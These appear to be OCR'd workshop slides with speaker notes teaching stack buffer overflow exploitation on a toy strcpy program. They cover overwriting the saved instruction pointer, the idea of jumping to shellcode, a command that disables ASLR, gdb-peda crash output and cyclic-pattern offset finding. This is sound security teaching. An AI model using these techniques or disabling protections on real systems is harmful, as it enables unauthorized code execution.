
```
vuln(char*) :
  push rbp
  mov rbp, rsp
  sub rsp, 32
  mov rsi, rdi ; input
  lea rax, [rbp-32]
  mov rdi, rax ;buffer
  call strcpy
  leave
  ret
```

If the input string is longer than the buffer, strcpy will write beyond the border of the buffer. In this case, strcpy will overwrite also the saved base pointer, saved instruction pointer and maybe more.

This is where it gets *really* interesting.
We can overwrite the saved Instruction Pointer on the Stack.
The Instruction Pointer points to the next instruction that gets executed.
If we can change this value, we have control over the execution flow.

We have stored this saved instruction pointer to get it back after the vulnerable function is finished.
This means it will get used as an instruction pointer again, but now we can control it.

Folie 17



Possible exploit: shellcode

Recap Buffer Overflow

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
 push rbp
 mov rbp, rsp
 sub rsp, 32
 mov rsi, rdi ; input
 lea rax, [rbp-32]
 mov rdi, rax ;buffer
 call strcpy
 leave
 ret
```

RIP

0x0000...

RSP

0x7FFF...1234


\x31\xc0 ... (shellcode)
...
....
~~Saved RBP~~ ...
~~Saved RIP~~ 0x7FFF...1234
...

buffer

0x7FFFFF...

We basically can overwrite the instruction pointer with everything that we want.
One possibility to exploit this situation is to write shellcode into the buffer instead of As.
At the position where the saved Instruction pointer is stored we insert the address of the buffer which is the start of our shellcode.
We basically overwrite RIP with the address of our shellcode.

Folie 18



Possible exploit: shellcode

Recap Buffer Overflow

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
 push rbp
 mov rbp, rsp
 sub rsp, 32
 mov rsi, rdi ; input
 lea rax, [rbp-32]
 mov rdi, rax ;buffer
 call strcpy
 leave
 ret
```


```
Leave:
mov rsp, rbp
pop rbp
```

```
Ret:
"pop rip"
```

8

Leave restores the stackpointer and the basepointer back to its original positions.
It is part of the function epilogue which deconstructs the stackframe of the vuln function.
The next instruction that will be executed is the return instruction.
This instruction will play an important role for return oriented programming.
It basically pops the next value from the stack and writes it into RIP so that execution continues at the popped address.

Folie 19



Possible exploit: shellcode

Recap Buffer Overflow

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
  push rbp
  mov rbp, rsp
  sub rsp, 32
  mov rsi, rdi ; input
  lea rax, [rbp-32]
  mov rdi, rax ;buffer
  call strcpy
  leave
  ret
```

```
Leave:
mov rsp, rbp
pop rbp
```

```
Ret:
"pop rip"
```

In our case this will cause RIP to point to the buffer and changes the control flow to execute our shellcode. After the shellcode is executed, we get a shell and are done!

But let‘s look at the first exercise now.
Per default ASLR is enabled on modern systems.
This is one of the common defense mechanisms that make exploiting more difficult.
ASLR stands for Address Space Layout Randomization.
This means that the addresses are randomized and change each time the program gets executed.
An attacker cannot forsee the addresses she wants to jump to.
ASLR is always enabled or disabled for the whole system.
For now, we disable ASLR but we will have a look at it later.

To disable ASLR until the next reboot, you have to write a zero to /proc/sys/kernel/randomize virtual_address_space, to enable it again, write 2 to it. This can be done by following command in the terminal:

```
> echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

To verify ASLR has been disabled, you can print the value of tee /proc/sys/kernel/randomize_va_space
If it is a 0, it has been disabled.

```
> cat /proc/sys/kernel/randomize_va_space
```

We start with the first exercise in the directory exercises/01_demo.
You can look at the source code (open following source code in sublime text or gedit-):
~/exercises/01_demo/01_demo_64_bit.c
It‘s a very simple binary. We have a data buffer, it prints „give me the code“, it reads from stdin into the data buffer, and then it prints the data buffer.

```
> ./01_demo_64_bit
Give me the Code:
 AAAA
You gave me: AAAA
```


When we look at the source code again, the data buffer is 20 bytes long, but we read much more than that, 0x40, which is 64 byte.
This is a buffer overflow.
Lets verify that by writing more than 20 characters. Lets run it.

```
 > ./01_demo_64_bit
Give me the Code:
 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 Segmentation fault (core dumped)
```

We get a segmentation fault. This means that the program tries to access memory thats not accessible. We can actually see that in gdb.


```
> gdb 01_demo_64_bit
$gdb-peda run
Give me the Code:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

What you can see is the peda extension for gdb. It gives a nice overview of the current state of the program.
On the top you can see all the registers and their current values, In the middle you see the assembly code that is executed. The arrow shows which instruction is about to get executed.
At the bottom you can see the current stack . In a 64 Bit Binary, each line represents 8 Byte of the stack. The first line is the top of the stack.



```
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x7ffffd5
RDX: 0x7ffff7dd3780 --> 0x0
RSI: 0x0
RDI: 0x7ffff7dd2620 --> 0xfbad2a84
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffdd88 ('A' <repeats 15 times>, "\nh\336\377\377\377\177")
RIP: 0x400604 (<main+78>:       ret)
R8 : 0x0
R9 : 0x2a ('*')
R10: 0x1d
R11: 0x7fffffffdd60 ('A' <repeats 28 times>, "8")
R12: 0x4004c0 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffde60 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4005f9 <main+67>:  call   0x400480 <printf@plt>
   0x4005fe <main+72>:  mov    eax,0x0
   0x400603 <main+77>:  leave
=> 0x400604 <main+78>:  ret
   0x400605:    nop    WORD PTR cs:[rax+rax*1+0x0]
   0x40060f:    nop
   0x400610 <__libc_csu_init>:  push   r15
   0x400612 <__libc_csu_init+2>:        push   r14
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdd88 ('A' <repeats 15 times>, "\nh\336\377\377\377\177")
0008| 0x7fffffffdd90 ("AAAAAAA\nh\336\377\377\377\177")
0016| 0x7fffffffdd98 --> 0x7fffffffde68 --> 0x7fffffffe1f7 ("/home/osboxes/ROPWorkshop/rop_exercises/01_demo/01_demo_64_bit")
0024| 0x7fffffffdda0 --> 0x100000000
0032| 0x7fffffffdda8 --> 0x4005b6 (<main>:      push   rbp)
0040| 0x7fffffffddb0 --> 0x0
0048| 0x7fffffffddb8 --> 0xb4bea2d7ccf5c7f5
0056| 0x7fffffffddc0 --> 0x4004c0 (<_start>:    xor    ebp,ebp)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400604 in main ()
gdb-peda$ █
```

We can see the program received a SIGSEG, the signal for segmentation fault.
This indicates the program tried to access memory that it has no rights to access.
We also see that the program crashes during the return statement. The return takes the top of the stack and loads it into the Instruction Pointer.
The top of the stack is our „A“, means 0x4141…
We can see the memory contents of addresses or registers with the x command.
The RSP register is shown in the register overview, but it resolves our string.



```
gdb-peda$ x/a $rsp
0x7fffffffdd88: 0x4141414141414141
gdb-peda$ █
```

Why dont we see 0x4141 in RIP then?
Under 64 bit only „valid“ addresses get loaded into RIP, this means only addresses that start with a Nullbyte. Every valid userspace address under 64 bit starts with a Nullbyte, the addresses above are reserved for e.g. Kernelspace.
So addresses that don’t start with a Nullbyte don‘t even get loaded into the RIP register.
Thats a difference to 32 Bit, under 32 Bit we see the 0x41s in EIP.
However, the crash happens because we tried to access 0x4141…


With the peda command vmmap you can see all the mapped memory sections.
(If you only have gdb and not an extension like gdb-peda, you can use the command "info proc mappings").

$gdb-peda **vmmap**

0x41 is not included in anyone of them.
The program tries to access memory at this address: (0x4141..) and gets a segmentation fault because it actually has no right to access this memory.

Now the only thing that prevents us from taking control is that the value at the top of the stack was not a valid address.
The interesting question is, can we set it to an exact value? To do that, we have to know how many Bytes we have to write until we overwrite the instruction pointer.
To be a bit more clear: how many As do i have to write, before the top of the stack would be only 8 Bs? I could do this by just trying numbers out, but thats not very efficient. Another idea is to try calculating from the program. There are two problems with this approach: First, the space that gets reserved on the stack for the buffer is not necessary the exact size in the source code. There likely is padding, and also it is dependent from the compiler.
The second problem is, that in bigger functions there are likely operations on the stack between the bufferoverflow (here the read function, or strcpy) until we reach the return statement. We would have to calculate them all back.
A safer and more efficient way to do this is to use a pattern.

Folie 20



How to set RIP to an **exact** value?

How many A's until we reach the saved RIP?

Patterns - RIP control


```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
  push rbp
  mov rbp, rsp
  sub rsp, 32
  mov rsi, rdi ; input
  lea rax, [rbp-32]
  mov rdi, rax ;buffer
  call strcpy
  leave
  ret
```

This is our current state. Instead of As we now want to overwrite RIP with an exact value. For this we have to know, how many bytes we have to write until we reach the instruction pointer.

We can do this by using patterns.

Folie 21



Patterns - RIP control

Program call:

```
>  ./myprogram AAAAAAAAABBBBBBBBCCCCCCCC…
```


! Buffer Overflow, RIP is now FFFFFFFF

```
void vuln(char *input)
{
  char buffer[32];
  strcpy(buffer, input);
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```

```
vuln(char*) :
  push rbp
  mov rbp, rsp
  sub rsp, 32
  mov rsi, rdi ; input
  lea rax, [rbp-32]
  mov rdi, rax ;buffer
  call strcpy
  leave
  ret
```

This is a very simple pattern, instead of As we alternate the characters.

Folie 22



Patterns - RIP control

Program call:
```
>  ./myprogram AAAAAAAAABBBBBBBBCCCCCCCC…
```


! Buffer Overflow, RIP is now FFFFFFFF

How many bytes do we have to write until we reach RIP?

Input – String:
AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDEEEEEEEEFFFFFFFFGGGGGGG

Here we see the input string we provided, 8 As, 8 Bs, and so on
Now the Instruction Pointer is Fs instead of As.
Then we can just count how many bytes we need to overwrite.

Folie 23



Patterns - RIP control

Program call:

```
>  ./myprogram AAAAAAAAABBBBBBBBCCCCCCCC...
```

! Buffer Overflow, RIP is now FFFFFFFF

How many bytes do we have to write until we reach RIP?

Input – String:
AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDEEEEEEEEFFFFFFFFFGGGGGGG


Fill-buff

RIP

Fill-buff = 8*"A" + 8 * "B" + 8*"C" + 8 * "D" + 8*"E"
= 40 Bytes

We need to add up all the characters before the Fs, then we have the exact value how many bytes we need to overwrite until we overwrite the saved instruction pointer.
Here it makes 40 Bytes in total.

Folie 24



Patterns - RIP control


How many bytes do we have to write until we reach RIP?

Input – String = 40*"A" + 8*"F"

Program call:
> ./myprogram AA…(A*40)FFFFFFFF
! Buffer Overflow, RIP is now FFFFFFFF

To set RIP to an exact value, we can now write 40 Bytes and then the value for the instruction pointer.
However this still feels very manual.

Folie 25



Cyclic Patterns

- pwntools: (metasploit cyclic pattern): cyclic(60)
- Gdb-peda: pattern create 60


1. Generate Pattern
   gdb-peda$ pattern create 60

```
AAA%AAsAABAA$AAnAACAA-AA..
```

A cyclic pattern aims to create uniq sequences of characters. This can be used to find specific locations inside the sequence.

We give the pattern option only a length of the pattern, then the pattern is created. The cyclic pattern that is created is always the same.

Folie 26



- pwntools: (metasploit cyclic pattern): cyclic(60)
- Gdb-peda: pattern create 60

Cyclic Patterns

1. Generate Pattern
   gdb-peda$ pattern create 60


   AAA%AAsAABAA$AAnAACAA-AA

2. Pattern as input for the program
   gdb-peda$ run AAA%AAsAABAA$AAnAACAA-AA

Then we provide the cyclic pattern as input to the program.

We see that now the Instruction Pointer is overwritten with a uniq sequence of characters.

Folie 27



- pwntools: (metasploit cyclic pattern): cyclic(60)
- Gdb-peda: pattern create 60

Cyclic Patterns

1. Generate Pattern
   gdb-peda$ pattern create 60

   AAA%AAsAABAA$AAnAACAA-AA

2. Pattern as input for the program
   gdb-peda$ run AAA%AAsAABAA$AAnAACAA-AA

3. Find the part in the pattern that overwrote RIP
   gdb-peda$ pattern offset **AA0AAFAA**

Gdb-peda internally uses pattern matching for that:

AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGA

AA0AAFAA

0x0000…

RSP

buffer

AAA%AAsA

ABAA$Aan

AACAA-AA

(AADAA;A

~~Saved RBP~~ A)AAEAAa

~~Saved RIP~~ AA0AAFAA

bAA1AAGA

